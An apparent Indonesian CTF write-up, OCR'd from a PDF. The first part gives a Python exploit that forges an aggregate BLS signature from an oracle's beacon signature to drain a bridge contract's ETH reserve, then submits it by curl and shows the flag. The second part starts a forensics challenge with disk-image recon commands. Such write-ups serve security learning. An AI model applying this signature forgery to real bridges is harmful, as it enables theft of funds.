
    "blockTimestamp": 1792903941

  }

}
```



step terakhir adalah verifikasi



{"jsonrpc":"2.0","id":1,"result":{"type":"0x0","status":"0x1","cumulativeGasUsed":"0x3f948","logs":[{"address":"0x5fbdb2315678afecb367f032d93f642f64180aa3","topics":["0x2184c915457933672a483

5d96a0f4e0c512a6b8f31a8ae4457411752cc59b946","0x000000000000000000000070997970c51812dc3a010c7d01b50e0d17dc79c8"],"data":"0x2390a89e1889491d2840fde2dd8cffff40e39753db11eb4ba6be6115335835322c7c92abe92aafb56ba4694776a43d9d022c7fcee02670d38a3fa71a3ceb05941bc2365496f4957cf7c49f9c9e6516ec0059de93d1acbda75236772a5935e6a01ca3edac8acdb29f9f2b220f09f58d795bdcab65140b66a2da3238c34a514774","blockHash":"0x212f35c91a4ae837298f36800c3479de798a2b3df3c4df68583e889a055872bd","blockNumber":"0x2","blockTimestamp":"0x6add8b05","transactionHash":"0x4336260a9cab43de5741b1f6ab4ae380ec5cdf8ad5d6d2072de52b0c827058bd","transactionIndex":"0x0","logIndex":"0x0","removed":false}],"logsBloom":"0x00000000000000000200000000000000000000000

```
    if s == 0:
        s = 1
    return s

RECIPIENT = PLAYER_ADDRESS
AMOUNT_WEI = 100 * 10**18  # 100 ETH, sesuai reserve_balance_wei

# ---- ambil signature fresh dari oracle (port yang BENAR: 30378) ----
beacon = requests.post(f"{BASE_URL}/api/v1/beacon-sign", json={
    "player_address": PLAYER_ADDRESS,
    "timestamp": int(time.time()),
}).json()
print("beacon response:", beacon)

scalar_s_beacon = int(beacon["scalar_s"], 16)
sig_beacon = (FQ(int(beacon["signature_G1"]["x"], 16)), FQ(int(beacon["signature_G1"]["y"], 16)))

withdraw_msg = encode_packed(
    ["string", "address", "uint256", "uint256", "uint256"],
    ["AZKABAN_WITHDRAW_V1", RECIPIENT, AMOUNT_WEI, CONTRACT_WITHDRAWAL_NONCE,
CHAIN_ID],
)
s_withdraw = hash_to_scalar(withdraw_msg)
h_withdraw = multiply(G1, s_withdraw)

ratio = (s_withdraw * pow(scalar_s_beacon, -1, GROUP_ORDER)) % GROUP_ORDER
auth_component = multiply(sig_beacon, ratio)
sig_v = multiply(h_withdraw, SK_V)
sigma_agg = add(auth_component, sig_v)

sigma_agg_u = [int(sigma_agg[0]), int(sigma_agg[1])]
print("sigmaAgg:", sigma_agg_u)

# ---- build & sign transaksi ----
w3 = Web3()
abi = [{
    "inputs": [{"type": "address", "name": "recipient"},
               {"type": "uint256", "name": "amount"},
               {"type": "address", "name": "validator"},
               {"type": "uint256[2]", "name": "sigmaAgg"}],
    "name": "withdrawReserve", "outputs": [], "stateMutability": "nonpayable", "type": "function"
}]
contract = w3.eth.contract(address=Web3.to_checksum_address(BRIDGE_ADDRESS), abi=abi)

tx = contract.functions.withdrawReserve(
    Web3.to_checksum_address(RECIPIENT), AMOUNT_WEI,
Web3.to_checksum_address(PLAYER_ADDRESS), sigma_agg_u
).build_transaction({
    "from": Web3.to_checksum_address(PLAYER_ADDRESS),
    "nonce": ACCOUNT_TX_NONCE,
    "chainId": CHAIN_ID,
    "gas": 2_000_000,
    "gasPrice": w3.to_wei(1, "gwei"),
```

```
})

signed = w3.eth.account.sign_transaction(tx, private_key=PLAYER_PRIVATE_KEY)
raw_hex = signed.raw_transaction.hex()
if not raw_hex.startswith("0x"):
    raw_hex = "0x" + raw_hex

print()
print("RAW_SIGNED_TX =", raw_hex)
```


tinggal submit deh

```
┌──(deadbeef㉿kali)-[~/Downloads]
└─$ curl -s -X POST http://chall.ctf.tccpens.id:30378/rpc -H "Content-Type: application/json" -d
'{"jsonrpc":"2.0","id":1,"method":"eth_sendRawTransaction","params":["0xf9010b01843b9aca00831
e8480945fbdb2315678afecb367f032d93f642f64180aa380b8a4d360c0a50000000000000000000000070
997970c51812dc3a010c7d01b50e0d17dc79c80000000000000000000000000000000000000000000000000
56bc75e2d631000000000000000000000000000070997970c51812dc3a010c7d01b50e0d17dc79c80ce4
6ef677738b4aa9a22ca46160f339b3895a705104386b509e8c4712e4453d24f6f994ed1f9fea1f054f336964
ec68a0d5885ab74c2eb25c3b220e2a69345d82f4f5a0615de27a849f24415b97178adc98cc4be4328763a8
8003495809b78b8b7845eea014b8ca4d2ca5e88e5adf445246b70d3e40e6cac1acde1ab7a8f90e29d2689
311"]}'
{"jsonrpc":"2.0","id":1,"result":"0x1f8c52e3cbaaa1ab7048c384da6abf7a4a15133860b014929e6f0419c
d23850a"}
┌──(deadbeef㉿kali)-[~/Downloads]
└─$ curl -s -X POST http://chall.ctf.tccpens.id:30378/rpc -H "Content-Type: application/json" -d
'{"jsonrpc":"2.0","id":1,"method":"eth_getTransactionReceipt","params":["0x1f8c52e3cbaaa1ab7048
c384da6abf7a4a15133860b014929e6f0419cd23850a"]}'
{"jsonrpc":"2.0","id":1,"result":{"type":"0x0","status":"0x1","cumulativeGasUsed":"0x38555","logs"
:[{"address":"0x5fbdb2315678afecb367f032d93f642f64180aa3","topics":["0xf7aeb382a1e87f84aa696
37a22868c2e12be1261273f04cdf40a262a8b890031","0x00000000000000000000000070997970c51812d
c3a010c7d01b50e0d17dc79c8"],"data":"0x000000000000000000000000000000000000000000000056
bc75e2d631000000000000000000000000000000000000000000000000000000000000000000","bloc
kHash":"0x8f8a197d40465ca1afe36ceffaec197e5143d8c46b212982ee126c1470066d27","blockNumbe
r":"0x3","blockTimestamp":"0x6add8f81","transactionHash":"0x1f8c52e3cbaaa1ab7048c384da6abf7
a4a15133860b014929e6f0419cd23850a","transactionIndex":"0x0","logIndex":"0x0","removed":false}
],"logsBloom":"0x00000000000000000020000000000000000000000000000000000000000000010000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00200000000000000000000000000000000000000000000000000000000000000000000000000000200000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000","transactionHash":"0x1f8c52e3cbaaa1ab7048c384da6abf7a4a15133860b014929e6f04
19cd23850a","transactionIndex":"0x0","blockHash":"0x8f8a197d40465ca1afe36ceffaec197e5143d8c
46b212982ee126c1470066d27","blockNumber":"0x3","gasUsed":"0x38555","effectiveGasPrice":"0x3
b9aca00","from":"0x70997970c51812dc3a010c7d01b50e0d17dc79c8","to":"0x5fbdb2315678afecb367
f032d93f642f64180aa3","contractAddress":null,"blockTimestamp":1792905089}}
┌──(deadbeef㉿kali)-[~/Downloads]
└─$ curl -s -X POST http://chall.ctf.tccpens.id:30378/api/v1/verify
{"status":"solved","message":"AzkabanBridge reserve fully drained! Proof verified
```

on-chain.","bridge_balance_wei":"0","flag":"IONIC{ph4nt0m_v4l1d4t0r_bn254_bls_unbl1nd3d_sc4l4r}"}

┌──(deadbeef㉿kali)-[~/Downloads]

└─$



FLAG : IONIC{ph4nt0m_v4l1d4t0r_bn254_bls_unbl1nd3d_sc4l4r}

Forensics

DEAD RECKONING

link ai : https://claude.ai/share/c11a9ae5-f248-4865-81dc-5cc95812c7cc

pada challenge kali ini saya dibantu oleh ai claude untuk menyelesaikan DEAD RECKONING jadi disini saya menganalisa atau recon ringan

┌──(deadbeef㉿kali)-[~/Documents/dead/evidence]

└─$ file *.img *.tar *.pcapng

cat acquisition/README.txt acquisition/chain-of-custody.csv

cat mission-workspace/project.ini mission-workspace/origin.json

cat mission-workspace/revision-events.jsonl

cat scene/recovery-note.txt

camera-card.img: DOS/MBR boot sector, code offset 0x58+2, OEM-ID "mkfs.fat", Media descriptor 0xf8, sectors/track 32, heads 8, sectors 98304 (volumes > 32 MB), FAT (32 bit), sectors/FAT 756, serial number 0x8382026, label: "RCAMCARD   "

companion-rootfs.img: Linux rev 1.0 ext4 filesystem data, UUID=d34d2026-0001-4000-8000-000000000001, volume name "CCROOT" (extents) (64bit) (large files) (huge files)

flight-controller.img: DOS/MBR boot sector, code offset 0x58+2, OEM-ID "mkfs.fat", Media descriptor 0xf8, sectors/track 32, heads 8, sectors 81920 (volumes > 32 MB), FAT (32 bit), sectors/FAT 630, serial number 0xd34d2026, label: "PX4LOG   "

groundstation-disk.img: Linux rev 1.0 ext4 filesystem data, UUID=d34d2026-0002-4000-8000-000000000002, volume name "GCSROOT" (extents) (64bit) (large files) (huge files)

operator-mobile.tar: POSIX tar archive

telemetry.pcapng: pcapng capture file - version 1.0

SHA-256 values establish integrity from acquisition onward; they do not establish historical authenticity.

item_id,source,acquired_utc,method,operator,limitation

DR07-FC,flight controller SD,2026-02-17T05:31:04Z,write-blocked raw image,examiner-01,final log page truncated before acquisition

DR07-CC,companion eMMC,2026-02-17T05:44:20Z,offline raw image,examiner-01,ext4 journal not replayed

DR07-GCS,ground station SSD partition,2026-02-17T06:03:55Z,offline raw image,examiner-02,partition image only

DR07-MOB,mobile app logical acquisition,2026-02-17T06:25:17Z,application sandbox tar,examiner-02,no full physical image

DR07-CAM,camera SD,2026-02-17T06:41:02Z,write-blocked raw image,examiner-01,FAT dirty bit preserved

DR07-NET,lab mirror capture,2026-02-17T06:55:00Z,pcapng export,netops-01,capture gap during mission upload

application=DRPlanner 0.8.4

mission_format=DRB1

{

  "coordinate_order": "longitude,latitude",

  "crs": "EPSG:4326",

  "earth_radius_m": 6378137.0,

  "forward": "x=cos(theta)*east+sin(theta)*north; y=-sin(theta)*east+cos(theta)*north",

  "local_units": "metre",

  "origin_lat": -7.276669,

  "origin_lon": 112.789344,

  "workspace_rotation_deg_clockwise_from_east": 17.5

}

{"author_account":"operator-lab","event":"created","monotonic_ms":244400,"parent":6,"revision":7,"wall_time":"2026-02-17T09:05:44+07:00"}

{"author_account":"operator-lab","event":"created","monotonic_ms":682000,"parent":7,"revision":8,"wall_time":"2026-02-17T09:13:02+07:00"}

{"event":"cancelled","monotonic_ms":749000,"reason":"preview offset","revision":8,"wall_time":"2026-02-17T09:14:09+07:00"}

{"event":"upload_complete","monotonic_ms":866000,"revision":7,"vehicle_sysid":42,"wall_time":"2026-02-17T09:16:06+07:00"}

{"event":"cache_purged","monotonic_ms":1900000,"revision":7,"wall_time":"2026-02-17T09:33:20+07:00"}


INCIDENT DR-07 / CATATAN LAPANGAN

Tim pencarian melihat unit pada 17 Februari 2026 pukul 08:38 WIB.

Lokasi observasi mandiri: 112.79318 E, 7.27902 S (handheld GNSS; estimasi 8 m).

Motor berhenti, baterai terpasang, tidak terdapat kerusakan benturan besar.

Foto scene dibuat setelah waktu penemuan dicatat; identitas akun tidak digunakan sebagai bukti identitas manusia.



mkdir -p ../x/cc ../x/gcs

debugfs -R "rdump / ../x/cc" companion-rootfs.img


debugfs -R "rdump / ../x/gcs" groundstation-disk.img

cat ../x/cc/usr/local/share/dead-reckoning/record-layout.txt

debugfs -R "lsdel" companion-rootfs.img

debugfs -R "lsdel" groundstation-disk.img

jadi disini ada logs file terhapus ada dua logs ada 2 inode terhapus



lalu disini saya menganalisis tabel SQLite menggunakan sqlite dan juga saya menemukan beberapa tabel juga disini tertulis

app_events connection_events flight_cache mission_fragments notes sessions

session_id	block_index	revision	encoding	length(payload)	state
s-91c4	1	7	2	624	committed
s-91c4	5	7	3	616	committed
draft-8	1	8	2	626	aborted


setelah itu saya menjalankan sebuah command kurang lebih seperti ini


cd ~/Documents/dead/evidence


fls -r -p flight-controller.img

